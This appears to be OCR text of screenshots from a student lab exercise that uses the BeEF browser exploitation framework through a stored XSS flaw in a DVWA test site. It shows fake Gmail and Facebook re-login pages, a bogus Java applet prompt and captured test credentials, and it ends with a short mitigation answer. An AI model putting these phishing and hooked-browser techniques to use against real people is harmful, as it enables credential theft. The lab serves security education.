
XSS hook URI: http://0.(

Gmail logout interval (ms): 10000

Redirect delay (ms): 1000

The results from executed command modules will be listed here.

Ready



127.0.0.1:3000/demos/butcher/index.html

Google Mail

A Google approach to email.

Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:

Lots of space

Over 2757.272164 megabytes (and counting) of free storage.

Less spam

Keep unwanted messages out of your inbox.

Mobile access

Get Google Mail on your mobile phone. Learn more


Take Google Mail to work with Google Apps for Business

Love Google Mail, but looking for a custom email address for your company?
Get business email, calendar, and online docs @your_company.com.
Learn more

Sign in

Username


Password



id	date	label
0	2023-11-06 04:35	command 1
1	2023-11-06 04:35	command 2

1 Mon Nov 06 2023 04:36:45 GMT+0000 (Coordinated Universal Time)

data: result=Username: hackeruser Password: hackerpass



Facebook Session Timed Out

Your session has timed out due to inactivity.


Please re-enter your username and password to login.

Email:

Password:

Name: test
Message: This is a test comment.

Name: Bob
Message:




127.0.0.1:3000/ui/panel#id=AAyH3nPDZg9CgdC9MCJJ

BeEF 0.5.4.0 | Submit Bug | Logout

id	date	label
0	2023-11-06 04:51	command 1

1 Mon Nov 06 2023 04:52:46 GMT+0000 (Coordinated Universal Time)
data: answer=bob@email.com:cybersecurity



192.168.13.25/vulnerabilities/xss_s/

This website wants to run the following applet: 'Java' from 'Microsoft Inc'. To continue using this website you must accept the following security popup


Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Bob
Message:



id	date	label
0	2023-11-06 04:54	command 1

1 Mon Nov 06 2023 04:54:42 GMT+0000 (Coordinated Universal Time)
data: result=Notification has been displayed

Write two or three sentences outlining mitigation strategies for this vulnerability:

We can implement Web Application Security: Regularly test and secure your web applications against common vulnerabilities, such as Cross-Site Scripting and Cross-Site Request Forgery, which can be exploited by BeEF. Implement a CSP for your web applications. Ensure that you have updated antivirus and anti-malware software installed on your systems. Use network firewalls and IDPS to detect and block unauthorized network traffic, including traffic generated by BeEF. Deploy a Web Application Firewall to detect and mitigate malicious traffic, including requests originating from BeEF.